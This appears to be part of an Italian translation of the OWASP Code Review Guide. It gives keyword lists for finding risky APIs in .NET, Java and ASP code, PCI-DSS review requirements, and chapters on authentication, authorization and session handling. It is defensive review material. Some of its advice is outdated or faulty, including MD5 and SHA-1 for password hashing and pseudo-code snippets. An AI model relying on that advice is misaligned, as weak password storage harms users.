request.url
request.urlreferrer
request.useragent
request.userlanguages
request.IsSecureConnection
request.TotalBytes
request.BinaryRead
InputStream
HiddenField.Value
TextBox.Text
recordSet

HTML OUTPUT

Qui cerchiamo le HTTP responses inviate al client. Le responses che viaggiano invalidate o che mostrano input esterni senza validazione dei dati sono aree da esaminare. Molti attachi lato client sono il risultato di una validazione poco attenta della response. XSS risiede in una cosa del genere.

response.write
<% =
HttpUtility
HtmlEncode
UrlEncode
innerText
innerHTML

SQL & DATABASE

Localizzare nel codice dove un database può essere interrogato è un aspetto importante nella revisione del codice. Cercare il codice relativo allo strato di persistenza aiuterà a determinare se l' applicativo sia vulnerabile ad attaacchi di tipo SQL injection. Un aspetto di questo è verificare se il codice utilizza SqlParameter, OleDbParameter, or OdbcParameter (System.Data.SqlClient). Questi sono parametri tipizzati e trattati come literal value e non eseguono codice nel database.

exec sp_executesql	sql server
execute sp_executesql	
select from	
Insert	driver
	Server.CreateObject
update	.Provider
delete from where	.Open
delete	ADODB.recordset
exec sp_	New OleDbConnection
execute sp_	ExecuteReader
exec xp_	DataSource
execute sp_	
exec @	SqlCommand
execute @	Microsoft.Jet
executestatement	SqlDataReader
executeSQL	ExecuteReader
setfilter	GetString
executeQuery	SqlDataAdapter
GetQueryResultInXML	CommandType
adodb	StoredProcedure
sqloledb	System.Data.sql

COOKIES

La manipolazione dei Cookie può essere la chiave in molte applicazioni di security exploits, come session hijacking/fixation e parameter manipulation. Si dovrebbe esaminare tutto il codice legato alle funzionalità dei cookie, poiché questo potrebbe avere impatto sulla sicurezza della sessione applicativa.

System.Net.Cookie
HTTPOnly
document.cookie

HTML TAGS

Molti dei tags HTML sotto possono essere utilizzati per client side attacks come XSS (cross site scripting). E' importante esaminare il contesto nel quale questi tags sono utilizzati ed esaminare qualsiasi rilavante validazione dei dati associato con la visualizzazione e l' utilizzo di tali tag all' interno di una applicazione web.

HtmlEncode
URLEncode
<applet>
<frameset>
<embed>
<frame>
<html>
<iframe>
<img>
<style>
<layer>
<ilayer>
<meta>
<object>
<body>
<frame security
<iframe security

INPUT CONTROLS

I controlli in input sotto sono utilizzati nelle classi lato server per produrre e mostrare i campi dei form dell' applicazione web. Cercare tali referenze ti aiuterà per evidenziare i punti di accesso applicativi.

system.web.ui.htmlcontrols.htmlinputhidden
system.web.ui.webcontrols.hiddenfield
system.web.ui.webcontrols.hyperlink
system.web.ui.webcontrols.textbox

system.web.ui.webcontrols.label
system.web.ui.webcontrols.linkbutton
system.web.ui.webcontrols.listbox
system.web.ui.webcontrols.checkboxlist
system.web.ui.webcontrols.dropdownlist

WEB.CONFIG

Il framework .NET si basa su files di configurazione .config. Tali files sono di tipo XML. Molti files .config possono, e tipicamente è così, esistere in un singolo sistema. Le applicazioni web fanno riferimento a un file web.config posizionato nella root. Per le applicazioni ASP.NET, il file web.config contiene informazioni riguardo molti aspetti applicativi.

requestEncoding
responseEncoding
trace
authorization
compilation
CustomErrors
httpCookies
httpHandlers
httpRuntime
sessionState
maxRequestLength
debug
forms protection
appSettings
ConfigurationSettings
appSettings
connectionStrings
authentication mode
allow
deny
credentials
identity impersonate
timeout
remote

global.asax

Ogni applicazione ha il proprio Global.asax se richiesto. Il file Global.asax setta gli valori, eventi del codice utilizzando scripts. Bisogna assicurarsi che tali variabili applicative non contengano informazioni sensibili, essendo accessibili dall' intera applicazione e da tutti gli utenti in essa.

Application_OnAuthenticateRequest
Application_OnAuthorizeRequest
Session_OnStart
Session_OnEnd

LOGGING

Il Logging può essere una fonte di perdita di informazioni (information leakage). E' importante essaminare tutte le chiamate al sottosistema di log e determinare se viene stampata qualche informazioni sensibile. Problemi comuni sono il log di userID

in congiunzione con passwords all' interno della funzionalità di autenticazione o il log di interrogazioni al database che contengono dati sensibili.

log4net

Console.WriteLine

System.Diagnostics.Debug

System.Diagnostics.Trace

Machine.config

E' importante che molte variabili contenute nel file machine.config vengano sovrascritte dal file web.config per ogni particolare applicazione.

validateRequest

enableViewState

enableViewStateMac

THREADS AND CONCURRENCY

Localizzare nel codice le funzioni multithreaded. Il problema della concorrenza può risultare in un race conditions e può rivelarsi una vulnerabilità. La parola chiave Thread esiste dove viene creato un nuovo oggetto thread. Il codice che utilizza variabili globali statiche che contengono informazioni sensibili potrebbero causare problemi di sessione. Il codice che utilizza costruttori statici potrebbe inoltre causare problemi tra i threads. Non sincronizzare il metodo Dispose potrebbe causare problemi se più threads chiamassero allo stesso tempo tale metodo, questo causerebbe una problematica riguardo al rilascio delle risorse.

Thread

Dispose

CLASS DESIGN

Le parole chiave Public e Sealed sono relative al disegno delle classi. Le classi che non intendono essere estese dovrebbero essere sealed. Assicurarsi che tutti i campi siano Public per uno specifico motivo. Non esporre ciò di cui non necessiti.

Public

Sealed

REFLECTION, SERIALIZATION

Il codice può essere generato dinamicamente *at runtime*. Il codice generato dinamicamente in funzione di input esterno può dare problemi. Se il codice contiene dati sensibili deve essere serializzato.

Serializable
AllowPartiallyTrustedCallersAttribute
GetObjectData
StrongNameIdentityPermission
StrongNameIdentity
System.Reflection

EXCEPTIONS & ERRORS

Assicurati che i blocchi catch non perdano informazioni riguardo l' utente nel caso di exception. Assicurati che quando c'è dialogo tra le risorse sia utilizzato il blocco finally. Avere *trace enabled* non è il massimo dal punto di vista delle perdita di informazioni. Assicurati che gli errori siano correttamente categorizzati.

catch{
Finally
trace enabled
customErrors mode

CRYPTO

Se la crittografia è utilizzata gli algoritmi AES, 3DES sono sufficienti. Qualsiasi chiave sia utilizzata, più grande è meglio è. Dove viene eseguito l' hash delle passowords? Le passwords sono salvate in hash? Dovrebbe. Come sono generati i numeri random? Il PNRG è “random sufficientemente”?

RNGCryptoServiceProvider
SHA
MD5
base64
xor
DES
RC2
System.Random
Random
System.Security.Cryptography

STORAGE

Se vengono salvati dati sensibili è raccomandato utilizzare le seguenti.

SecureString
ProtectedMemory

AUTHORIZATION, ASSERT & REVERT

Bypassare le permessi di sicurezza? Non è una buona idea. Sotto c'è la lista dei potenziali pericolosi permessi come chiamare codice non gestito fuori del CLR.

.RequestMinimum
.RequestOptional
Assert
Debug.Assert
CodeAccessPermission
ReflectionPermission.MemberAccess
SecurityPermission.ControlAppDomain
SecurityPermission.UnmanagedCode
SecurityPermission.SkipVerification
SecurityPermission.ControlEvidence
SecurityPermission.SerializationFormatter
SecurityPermission.ControlPrincipal
SecurityPermission.ControlDomainPolicy
SecurityPermission.ControlPolicy

LEGACY METHODS

printf
strcpy

RICERCARE CODICE IN J2EE/JAVA

INPUT AND OUTPUT STREAMS

Questi possono essere utilizzati per leggere i dati nella propria applicazione. Possono essere potenziali punti di accesso. I punti di accesso possono essere una fonte esterna e devono essere indagati. Questi possono essere utilizzati in attachi di tipo path trasversal o DoS.

Java.io
java.util.zip
java.util.jar
FileInputStream
ObjectInputStream
FilterInputStream
PipedInputStream
SequenceInputStream
StringBufferInputStream
BufferedReader
ByteArrayInputStream
CharArrayReader
File
ObjectInputStream
PipedInputStream
StreamTokenizer
getResourceAsStream
java.io.FileReader
java.io.FileWriter
java.io.RandomAccessFile
java.io.File
java.io.FileOutputStream
mkdir
renameTo

SERVLETS

Queste API sono relative a parametri come header, URL, and cookie tampering, HTTP Response Splitting e perdita di informazioni. Dovrebbero essere esaminati attentamente dal momento che tali API ottengono i parameters direttamente dalle richieste HTTP.

javax.servlet.*
getParameterNames
getParameterValues
getParameter
getParameterMap
getScheme
getProtocol
getContentType
getServerName
getRemoteAddr
getRemoteHost
getRealPath
getLocalName
getAttribute
getAttributeNames
getLocalAddr
getAuthType
getRemoteUser
getCookies
isSecure
HttpServletRequest

getQueryString
getHeaderNames
getHeaders
getPrincipal
getUserPrincipal
isUserInRole
getInputStream
getOutputStream
getWriter
addCookie
addHeader
setHeader
setAttribute
putValue
javax.servlet.http.Cookie
getName
getPath
getDomain
getComment
getMethod
getPath
getReader
getRealPath
getRequestURI
getRequestURL
getServerName
getValue
getValueNames
getRequestedSessionId

CROSS SITE SCRIPTING

javax.servlet.ServletOutputStream.print
javax.servlet.jsp.JspWriter.print
java.io.PrintWriter.print

RESPONSE SPLITTING

javax.servlet.http.HttpServletResponse.sendRedirect
addHeader, setHeader

REDIRECTION

sendRedirect
setStatus
addHeader, setHeader

SQL & DATABASE

Ricercare codice relativo all' area del Database in Java può esserti utile questa lista per individuare classi/metodi che sono coinvolti nello strato di persistenza dell' applicazione che deve essere revisionata.

jdbc
executeQuery

select
insert
update
delete
execute
executestatement
createStatement
java.sql.Connection.prepareStatement
java.sql.Connection.prepareCall
java.sql.ResultSet.getString
java.sql.ResultSet.getObject
java.sql.Statement.executeUpdate
java.sql.Statement.executeQuery
java.sql.Statement.execute
java.sql.Statement.addBatch

SSL

Ricercare codice che utilizza SSL come mezzo per la crittografia punto-punto. I seguenti frammenti dovrebbero indicare dove la funzionalità SSL è stata sviluppata.

com.sun.net.ssl
SSLContext
SSLSocketFactory
TrustManagerFactory
HttpsURLConnection
KeyManagerFactory

SESSION MANAGEMENT

getSession
invalidate
getId

LEGACY INTERACTION

Qui ci potrebero essere attacchi di tipo command injection o OS injection. Java puntando al sistema operativo nativo può causare seri problemi e potenzialmente dar luogo alla totale compromissione del server.

java.lang.Runtime.exec
java.lang.Runtime.getRuntime

LOGGING

Si può incontrare qualche fuga di informazione esaminando il codice di seguito contenuto in una applicazione.
java.io.PrintStream.write
log4j
jLo
Lumberjack
MonoLog
qflog
just4log
log4Ant
JDLabAgent

ARCHITECTURAL ANALYSIS

Se siamo in grado di idenficare i principali componenti architetturali all' interno dell' applicazione può aiutare a restricngere la nostra ricerca, e possiamo quindi cercare le vulnerabilità note relativi a tali componenti e frameworks:

Ajax
XMLHTTP

Struts
org.apache.struts

Spring
org.springframework

Java Server Faces (JSF)
import javax.faces

Hibernate
import org.hibernate

Castor
org.exolab.castor

JAXB
javax.xml

JMS
JMS

GENERIC KEYWORDS

Gli sviluppatori dicono le cose più impensabili nel loro codice. Cerca le seguenti parole chiave come vettori di possibili vulnerabilità:

Hack
Kludge
Bypass
Steal

Stolen	FIXME
Divert	ToDo
Broke	Password
Trick	Backdoor

WEB 2.0

Ajax and JavaScript

Cerca l'utilizzo di Ajax, e le possibili problematiche JavaScript:

- document.write
- eval
- document.cookie
- window.location
- document.URL

XMLHTTP

- window.createRequest

RICERCARE CODICE IN CLASSIC ASP

INPUTS

Request
Request.QueryString
Request.Form
Request.ServerVariables
Query_String
hidden
include
.inc

OUTPUT

Response.Write
Response.BinaryWrite
<%=

COOKIES

.cookies

ERROR HANDLING

err.
Server.GetLastError
On Error Resume Next
On Error GoTo 0

INFORMATION IN URL

location.href
location.replace
method="GET"

DATABASE

commandText
select from
update
insert into
delete from where
exec
execute

.execute
.open
ADODB.
commandtype
ICommand
IRowSet

SESSION

session.timeout
session.abandon
session.removeall

DOS PREVENTION

server.ScriptTimeout
IsClientConnected

LOGGING

WriteEntry

REDIRECTION

Response.AddHeader
Response.AppendHeader
Response.Redirect
Response.Status
Response.StatusCode
Server.Transfer
Server.Execute

JAVASCRIPT / WEB 2.0

Ajax e JavaScript hanno trasportato molte funzionalità lato client, cosa che ha riportato a galla un numero di vecchie problematiche di sicurezza. Le seguenti chiavi relative a chiamate API sono utilizzate per manipolare lo stato dell' utente o il controllo del browser. Gli eventi di AJAX e altri paradigmi del Web 2.0 hanno portato alcune tematiche di sicurezza client side, ma non escludono quelle tradizionali server side.

Look for Ajax usage, and possible JavaScript issues:

eval(
document.cookie
document.referrer
document.attachEvent
document.body
document.body.innerHtml
document.body.innerText
document.close
document.create
document.createElement
document.execCommand
document.forms[0].action
document.location
document.open
document.URL
document.URLUnencoded
document.write
document.writeln
location.hash
location.href
location.search
window.alert
window.attachEvent
window.createRequest
window.execScript
window.location
window.open
window.navigate
window.setInterval
window.setTimeout
XMLHTTP

LA REVISIONE DEL CODICE E LO STANDARD PCI-DSS

https://www.owasp.org/index.php/Code_review_Metrics

INTRODUZIONE

Lo standard PCI-DSS (Payment Card Industry Data Security Standard, di seguito PCI) è diventato obbligatorio per le compagnie che processano pagamenti in carte di credito nel Giugno del 2005.

Eseguire revisioni di codice è stato un requisito sin dalla prima versione. Questa sezione discuterà su cosa è necessario fare con attenzione per essere conformi con gli importanti requisiti dello standard PCI.

REQUISITI PER LA REVISIONE DEL CODICE

Lo standard PCI contiene molti punti relativi allo sviluppo di applicazioni sicure, ma ci concentreremo solo su quei punti che interessano la revisione del codice. Tutti i punti relativi alla revisione del codice possono essere trovati al requisito numero 6: Sviluppare e mantenere systemi e applicazioni sicure. Specificatamente il requisito 6.3.7 rimanda alla revisione di codice:

6.3.7 – Revisionare il codice prima di rilasci in produzione o a clienti in modo da identificare qualsiasi potenziale vulnerabilità nel codice

Questo requisito significa che il revisionatore del codice deve considerare altri requisiti PCI, come:

6.3.5 – Rimuovere particolari account, usernames e passwords prima che l' applicazione diventi attiva o sia rilasciata ai clienti

6.5 – Sviluppare tutte le applicazioni web basate su linee guida di codice sicuro come le guide di Open Web Application Security Project. Revisionare codice per identificare le vulnerabilità inerenti al codice stesse. Operare una prevenzione delle comuni vulnerabilità del codice durante il processo di sviluppo, includere le seguenti:

6.5.1 Unvalidated input

6.5.2 Broken access control (per esempio, uso non corretto degli IDs degli utenti)

6.5.3 Broken authentication and session management (uso di credenziali e cookies di sessione)

6.5.4 Cross-site scripting (XSS) attacks

6.5.5 Buffer overflows

6.5.6 Injection flaws (for example, structured query language (SQL) injection)

6.5.7 Improper error handling

6.5.8 Insecure storage

6.5.9 Denial of service

6.5.10 Insecure configuration management

Lo standard non discute riguardo a specifiche metodologie che devono essere seguite, quindi qualsiasi approccio può essere utilizzato. La versione corrente dello standard (versione 1.2 nel momento in cui sto scrivendo) ha introdotto il requisito 6.6. Questo requisito offre alle compagnie due opzioni:

1) Avere tutto il codice applicativo revisionato riguardo alle comuni vulnerabililtà da una ditta specializzata in sicurezza applicativa

2) Installare un firewall applicativo a difesa delle applicazioni

Il PCI Council ha esteso l'opzione 1 per includere risorse interne per eseguire revisioni di codice. Questo aggiunge valore ad una interna revisione del codice e dovrebbe offrire una ragione in più per assicurarsi che questo processo sia correttamente eseguito.

REVISIONE TECNICA: AUTHENTICATION

INTRODUZIONE

“Chi sei tu?” L' autenticazione è il processo attraverso il quale un' entità prova l' identità di un' altra entità, tipicamente attraverso credenziali, come username e password.

In base ai requisti, esistono molti meccanismi di autenticazione da poter scegliere. Se non sono scelte ed implementate correttamente, il sistema di autenticazione può esporre vulnerabilità che un attaccante può sfruttare per ottenere accesso al sistema.

Il salvataggio di passwords e credenziali degli utenti è lo stesso un problema che richiede un approccio defense-in-depth, ma anche da un punto di vista della compliance. Nella seguente sezione si discuterà riguardo al salvataggio delle password e cosa fare per eseguire la particolare revisione.

Di seguito si discute degli aspetti relativi alla eventuale debolezza della funzionalità di autenticazione. Questò può sussistere a causa sia di errori implementativi o di errata logica di business: l' autenticazione è la chiave della linea di difesa nella protezione dei dati non pubblici, funzionalità sensibili.

Password deboli e deboli funzionalità

La forza (strength) della password dovrebbe essere indicata non appena l' utente inserisce o seleziona una password. Le passwords dovrebbero avere una composizione complessa. Inoltre i checks (validazioni) dovrebbero essere eseguiti lato backend/server side dell' applicazione quando viene eseguito un submit di una nuova password.

Esempio di errore:

Osservare che la passoword non sia nulla non è sufficiente:

```
String password = request.getParameter("Password");

if (password == Null)

        { throw InvalidPasswordException()

}
```

Esempio corretto:

Le passwords dovrebbero essere validate secondo le seguenti regole:

- almeno 1 Uppercase carattere (A-Z)
- almeno 1 Lowercase carattere (a-z)

- almeno 1 numero (0-9)
- almeno un carattere speciale (!"£$%&...)
- una definita lunghezza minima (8 caratteri)
- una definita lunghezza massima (come tutti gli input esterni)
- nessun carattere contiguo (123abcd)
- non più di 2 caratteri identici in una riga (1111)

Tali regole dovrebbero essere ricercate nel codice e utilizzate non appena una richiesta http sia generata. Le regole possono essere complesse espressioni regolari (RegEx) oppure scritte via codice.

```
if password.RegEx([a-z])
  and password.RegEx([A-Z])
  and password.RegEx([0-9])
  and password.RegEx({8-30})
  and password.RexEX([!"£$%^&*()])
  return true;
else
return false;
```

Una espressione regolare relativa al codice sopra:

(?=^.{8,30}$)(?=.*\d)(?=.*[a-z])(?=.*[A-Z])(?=.*[!@#$%^&*()_+}{"":;'?/>.<,]).*$

CONTROLLI DI AUTENTICAZIONE IN .NET

In .NET, ci sono tags relativi all' Autenticazione nel file di configurazione.

L' elemento <authentication> configura il meccanismo di autenticazione utilizzato dall' applicazione.

<authentication>

La metodologia appropriata di autenticazione dipende da come è stata disegnata l' applicazione o il Web Services. I settaggi base nel file Machine.config applicano una sicura Windows authentication come mostrato sotto.

authentication Attributes:mode="[Windows|Forms|Passport|None]"

<authentication mode="Windows" />

Linee guida per i Forms Authentication. Per utilizzare Forms authentication, setta mode=“Forms” sull' elemento <authentication>. Poi, configura Forms authentication utilizzando l' elemento figlio <forms>. Il seguente frammento mostra una configurazione di una autenticazione (secure form authentication):

```
<authentication mode="Forms">
<forms loginUrl="Restricted\login.aspx"     Login page in an SSL protected folder
    protection="All"                  Privacy and integrity
    requireSSL="true"                 Prevents cookie being sent over http
    timeout="10"                      Limited session lifetime
    name="AppNameCookie"                  Unique per-application name
    path="/FormsAuth"                 and path
    slidingExpiration="true" >          Sliding session lifetime
</forms>
</authentication>
```

Utilizza le seguenti raccomandazioni per migliorare la sicurezza sull' autenticazione tramite Form:

- Partiziona il sito Web.
- Setta protection=“All”.
- Utilizza valori bassi per il time-ou dei cookies.
- Considera l' utilizzo di un periodo di validità fisso.
- Utilizza il protocollo SSL con i Forms authentication.

- Se non usi SSL, setta slidingExpiration = “false”.
- Non utilizzare l' elemeto <credentials> sui servers di produzione.
- Configura l' elemento <machineKey>.
- Utilizza nomi univoci per i cookies e paths.

Per le classiche pagine ASP, l' autenticazione è normalmente eseguita manualmente includendo le informazioni dell' utente nelle variabili di sessione dopo essere state validate tramite DB, quindi potresti vedere una cosa del genere:

Session ("UserId") = UserName

Session ("Roles") = UserRoles

COOKIELESS FORMS AUTHENTICATION

Nei form gli *Authentication tickets* sono salvati (default) nei cookies (gli A*uthentication tickets* sono utilizzati per ricordarsi se un utente è autenticato sul sistema), com un ID univoco nel cookie del HTTP header. Altri metodi per preservare l' autenticazione nel protocollo stateless HTTP. La direttiva cookieless può definire il tipo di authentication ticket che deve essere utilizzato.

Tipi di cookieless sull' elemento <forms> :

UseCookies – specifica che il cookie tickets sarà sempre utilizzato.

UseUri – indica che il cookie tickets non sarà mai utilizzato.

AutoDetect – i cookie tickets non sono utilizzati se il dispositivo non lo supporta; se il profilo del dispositivo supporta i cookies, una funzione di test è utilizzata per determinare se i cookies sono abilitati.

UseDeviceProfile – utilizza cookie-based authentication tickets solo se il profilo del dispositivo supporta i cookies. Una funzione di test non è utilizzata.

cookieless="UseUri" : ciò che si trova nell' elemento <forms> sopra

Quando parliamo della funzione di test ci riferiamo alla direttiva user agent nel HTTP header. Questo ci può informare che i cookies sono supportati.

STRATEGIA DI SALVATAGGIO DELLA PASSWORD

Il salvataggio delle password è anch' essp un tema importante, poiché un accesso non autorizzato ad una particolare applicazione potrebbe permettere ad un attaccante di accedere all' area dove le password sono salvate.

Le passwords dovrebbero essere salvate utilizzando un algoritmo one-way hash. Le funzioni di tipo One way (SHA-256 SHA-1 MD5, ..;) sono anche conosciute come funzini di Hash. Una volta che la password è stata salvata, non c'è ragione che sia leggibile (human-readable). La funzionalità di autenticazione esegue calcola l' hash della password inserita dall' utente confrontando il risultanto con l' hash presente su database. Se le password sono identiche, i valori di hash devono essere identici.

Il salvataggio degli hash di una password, che non può essere reversibile, rende molto difficile il recupero della password inchiaro. Inoltre assocura che l' amministratore di una applicazione non abbia accesso alle password degli altri utenti, e quindi aiuta a mitigare il vettore di attacco interno.

Esempio di codice Java per la funzione di hash SHA-1:

```
import java.security.MessageDigest;

 public byte[] getHash(String password) throws NoSuchAlgorithmException {

      MessageDigest digest = MessageDigest.getInstance("SHA-1");

      digest.reset();

      byte[] input = digest.digest(password.getBytes("UTF-8"));
```

Salting:

Salvare semplicemente i valori di hash delle password comporta problematiche , come la possibilità di identificare due password identiche (identici valori hash) e l' attacco del compleanno (http://en.wikipedia.org/wiki/Birthday_paradox). Una contromisura per tale problema è introdure un valore detto salt. Un salt è un numero random di una lunghezza fissa. Deve essere differente per ogni entità salvata. Deve essere salvato come testo in chiaro per poi essere passato alla funzione di hash per verificare la password:

```
import java.security.MessageDigest;

 public byte[] getHash(String password, byte[] salt) throws NoSuchAlgorithmException {

      MessageDigest digest = MessageDigest.getInstance("SHA-256");
```

```
    digest.reset();

    digest.update(salt);

    return digest.digest(password.getBytes("UTF-8"));

}
```

VULNERABILITÀ LEGATE ALLA AUTENTICAZIONE

Ci sono molti problemi relativi all' autenticazione. Inafeguati controlli sui campi dei form possono sollevare i seguenti problemi:

Revisionare il codice riguardo SQL Injection

SQL injection può essere utilizzato per bypassare la funzionalità di autenticazione, e inoltre aggiungere un utente malevolo nel sistema per utilizzi futuri.

Revisionare il codice riguardo Data Validation

La validazione dei dati di tutti gli input devono essere eseguiti. Questo ovviamente è valido anche per i campi relativi all' autenticazione.

Revisionare il codice riguardo XSS

Il Cross Site Scripting può essere utilizzato nella pagina di autenticazione per eseguire un furto di identità, Phishing, e attacchi di tipo session hijacking.

Revisionare il codice riguardo Error Handling

La cattiva/debole gestione degli errori può essere utilizzato per stabilire il ciò che viene eseguito dalla funzionalità di autenticazione, come dare visione del database, validi e invalidi Ids, etc.

Hashing in Java

http://www.owasp.org/index.php/Hashing_Java

Recuperato da http://www.owasp.org/index.php/Codereview-Authentication

REVISIONE TECNICA: AUTHORIZATION

INTRODUZIONE

I problemi legati all' autorizzazione ricopre una vasta gamma di tematiche in una applicazione web; dalla funzionalità dell' autorizzazione di un utente per ottenere accesso ad una particolare funzione dell' applicativo, all' autorizzazione degli accessi a database e in ultimo i problemi dei privilegi legati allo strato di persistenza. Quindi cosa ricercare per eseguire la revisione del codice? Da una prospettiva dell' attaccante, i problemi più comuni sono il risultato della curiosità e anche exploit di vulnerabilità come SQL injection.

Esempio: Un account di un Database utilizzato da una applicazione con accessi system/admin che sia vulnerabile ad attacchi di tipo SQL injection avrà impatti più elevati rispetto ad una applicazione che ha la stessa vulnerabilità ma minori priviliegi.

L ' autorizzazione è la chiave in ambienti multiutenti dove i dati utente devono essere ben distinti.. Differenti clients/users non dovrebbero vedere i dati di altri utenti (*Horizontal authorization*). L' autorizzazione può inoltre essere utilizzata per restringere le funzionalità ad un subset di utenti. "Super users" potrebbero avere funzionalità extra admin che un "regular user" potrebbe non avere (*Vertical authorization*).

L' autorizzazione è un' area molto bespoke nello sviluppo dell' applicazione. Può essere implementata attraverso una tabella di lookup caricata nella sessione utente dopo una positiva autenticazione. Può essere implementata tramite interrogazione real-time di un sistema di database o LDAP dopo ogni richiesta.

COME LOCALIZZARE POTENZIALI VULNERABILITÀ

Errori nella logica di business sono aree chiavi nelle quali dobbiamo ricercare errori legati alla autorizzazione. Aree dove vengonoe eseguiti i controlli devono essere analizzate. Condizioni logiche (errate) sono aree interessanti:

```
if user.equals("NormalUser"){

  grantUser(Normal_Permissions);

}else{ //user must be admin/super

 grantUser("Super_Persmissions);

}
```

Per le classiche pagine ASP, l' autorizzazione normalmente viene eseguita utilizzando l' inclusione di un file che contiene la validazione e le restrinzioni di accesso. Quindi spesso troverai qualcosa come

<!--#include file="ValidateUser.inc"-->

Aggiungiamo un' altra problematica: la perdita di informazioni (*Information Disclosure*), poiché il file incluso potrebbe essere richiamato direttamente e rendere pubblica la logica della funzionalità applicativa, il codice ASP non sarà eseguito a causa della estensione .inc non riconosciuta.

PROBLEMI LEGATI ALLE VULNERABILITÀ DEGLI AUTHORIZATION PATTERN

Uno spazio di esame è verificare se il modello di autorizzazione si basa semplicemente sulla mancata esposizione di funzioni che l' utente non ha il permesso di utilizzare, in questo modo la sicurezza è oscurata. Se una scansione del codice viene eseguita sull' applicazione, possono essere trovati links che non si trovano lato user GUI. Semplici richieste HTTP GET possono non riconoscere links "Hidden". Ovviamente un mapping lato server deve esistere per verifcare se l' utente è abilitato ad eseguire un determinato task, e non dovremmo affidarci a bottoni o links nascosti.

Disabilitare i bottoni lato clienti, in base al livello di autorizzazione utente, non previene il fatto che l' utente possa eseguire comunque quella determinata azione legata al bottone.

document.form.adminfunction.disabled=true;

<form action="./doAdminFunction.asp">

Semplicemente salvando la pagina in locale, ed modificando disabled=true in disabled=false e aggiungendo il URL assoluto della form action, è possibile procedere ad attivare il bottone disabilitato.

HotSpots

Il Database: L' account usato dall' applicazione per accedere al database. Assicurarsi che abbia i più bassi privilegi.

ASP.NET: (WEB.CONFIG)

L' elemento <authorization> controlla gli ASP.NET URL autorizzati e l' accessibilità verso particolari cartelle, pagine, e risorse . Assicurarsi che solo gli utenti autenticati siano autorizzati a raggiungere determinate pagine.

```
<system.web>
 <authorization>
  <deny users="?"/>  <-- Anonymous users are denied access. Users must be authenticated.
 </authorization>
</system.web>
```

L' elemento <roleManager> in ASP.NET 2.0 è utilizzato per gestire i ruoli. Solleva lo sviluppatore dalla scrittura di codice necessario ad implementare tale funzionalità. Nel file web.config, osservare che sia abilitato:

```
<system.web>
```

```
.....

<roleManager enabled="true|false" <providers>...</providers> </roleManager>

.....

</system.web>
```

APACHE 1.3

In Apache 1.3 c'è un file chiamato httpd. Il controllo degli accessi può essere implementato qui tramite direttive *Allow* e *Deny*. *allow from address* è utilizzato quando l' accesso si basa su indirizzo IP o il dominio. Osserva che questa granularità e a livello di host.

deny from 124.20.0.249 nega l' accesso a tale IP.

Order assicura che l' ordine degli accessi sia osservato.

Order Deny,Allow Deny from all Allow from owasp.org

Sopra, tutto è bloccato tranne dal dominio owasp.org

Per spostare l' autorizzazione a livello utente in Apache possiamo utilizzare la direttiva *Satisfy*.

BUON ESEMPIO

Controlla l' autorizzazione ad ogni richiesta.

```
String action = request.getParameter("action")

if (action == "doStuff"){

  boolean permit = session.authTable.isAuthorised(action); // check table if authoirsed to do action

}

if (permit){

 doStuff();

}else{

 throw new (InvalidRequestException("Unauthorised request"); // inform user of no authorization

 session.invalidate(); // Kill session
```

```
}
```

Autorizzazione eseguita ad ogni richiesta esterna

CATTIVO ESEMPIO

Costruire una GUI basata sull' autorizzazione dell' utente. “Se non può vedere il controllo non vorrà usarla”

- Errori abbastanza comuni. Se un utente ha una determinata URL, la funzionalità può ancora essere chiamata. Questo a causa della mancanza di controlli di autorizzazione eseguiti ad ogni richiesta HTTP.

VULNERABILITÀ COLLEGATE

Revisionare il codice: OS Injection

Operating System injection può essere utlizzato per ignorare totalmente i vincoli di autorizzazione. Accedere al sistema è un obiettivo chiave per rompere il sitema. L' applicazione è semplicemente un condotto per accedere ai dati.

Reviewing Code for SQL Injection

SQL injection può essere utilizzato per aggirare il controllo di autorizzazione. Inoltre, systems are breached to obtain underlying data, they are not breached for the applications themselves. SQL injection in pratica è un modo per accedere ai dati tramite un canale non considerato dall' applicazione.

Revisionare il codice: Data Validation

La causa di tutti i mali - E' necessario dire di più :)

Secure Code Environment

File insicuri, directory in deployment potrebbero essere utilizzati per attaccare una applicazione al di fuori dell' applicazione stessa.

Revisionare il codice: Session Integrity

L' impersonazionazione può ovviamente essere usata per ottenere privilegi non permessi.

Revisionare il codice: Race Conditions

In un ambiente multi-user, multi-threaded, è importante la thread safety, poiché è possibile che altri ottengano un errore che non compete loro.

REVISIONE TECNICA: SESSION MANAGEMENT

DESCRIZIONE

Dal punto di vista della revisione del codice il Session management è importante focalizzarsi sulla creazione, rinnovo, e distruzione della sessione utente. Il processo di revisione dovrebbe assicure i seguenti punti:

Session ID:

Gli utenti autenticati dovrebbe avere una robusta e crittografata sicura associazione con la propria sessione. L' identificativo di sessione (Session ID) non dovrebbe essere *predictable*, e la generazione di esso dovrebbe essere delegata al framework. Lo sviluppo necessario per implementare una sessione con sufficiente entropia è soggetto ad errori, e la scelta migliore è delegare il compito a metodi già testati e sicuri.

Authorization:

- Le applicazioni dovrebbero eseguire il controllo di validità della sessione prima di servire qualsiasi richiesta dell' utente. L' oggetto di sessione potrebbe inoltre gestire l' autorizzazione.
- Session ID dovrebbe essere applicato ad un nuovo utente dopo una autenticazione positiva.
- Revisionare il codice per identificare dove le sessioni sono create e invalidate è importante. Ad ogni utente dovrebbe essere assegnato un nuovo univoco Session ID una volta autenticato per mitigare attacchi di tipo session fixation.
- Le sessioni dovrebbero essere terminate dopo una autorizzazione fallita. Se è presente una condizione logica che non può verificarsi, o un tentativo di escalation di privilegi o elusione della transazione, la sessione deve essere terminata

Session Transport

Le applicazioni devono evitare o prevenire comuni attacchi, come replay, request forging, e man-in-the-middle.

- Gli identificativi di sessione dovrebbero essere passati all' utente in una maniera sicura non passando il Session ID tramite HTTP GET come parametro della query string. Tali dati sono loggati nel server.
- I Cookies dovrebbero viaggiare su un canale sicuro. Revisionare il codice in relazione alla gestione dei cookies. Verificare se il flag secure è settato. Questo previene che il cookie sia trasportato su un canale non sicuro.

Session lifecycle

- Session Timeout – le sessioni dovrebbero avere un timeout di inattività e molto limitato. E' necessario esaminare ile relative impostazioni. Si trovano nei file di configurazione o nel codice stesso. Limitare fortemente il session-timeout potrebbe troncare una sessione attiva.
- I comandi di log-out devono fare di più che chiudere semplicemente il browser. Revisionare il codice per verificare che tali comandi invalidino la sessione sul server. Ad ogni richiesta di log-out, che sia un parametro o un URL, è necessario revisionare il codice per assicurarsi che la sessione sia invalidata.

Esempio di invalidazione della sessione:

```
import java.io.*;
import javax.servlet.*;
import javax.servlet.http.*;
import java.sql.*;
public class doLogout extends HttpServlet
        {
                public void doGet(HttpServletRequest req,HttpServletResponse res)throws ServletException,IOException
                        {
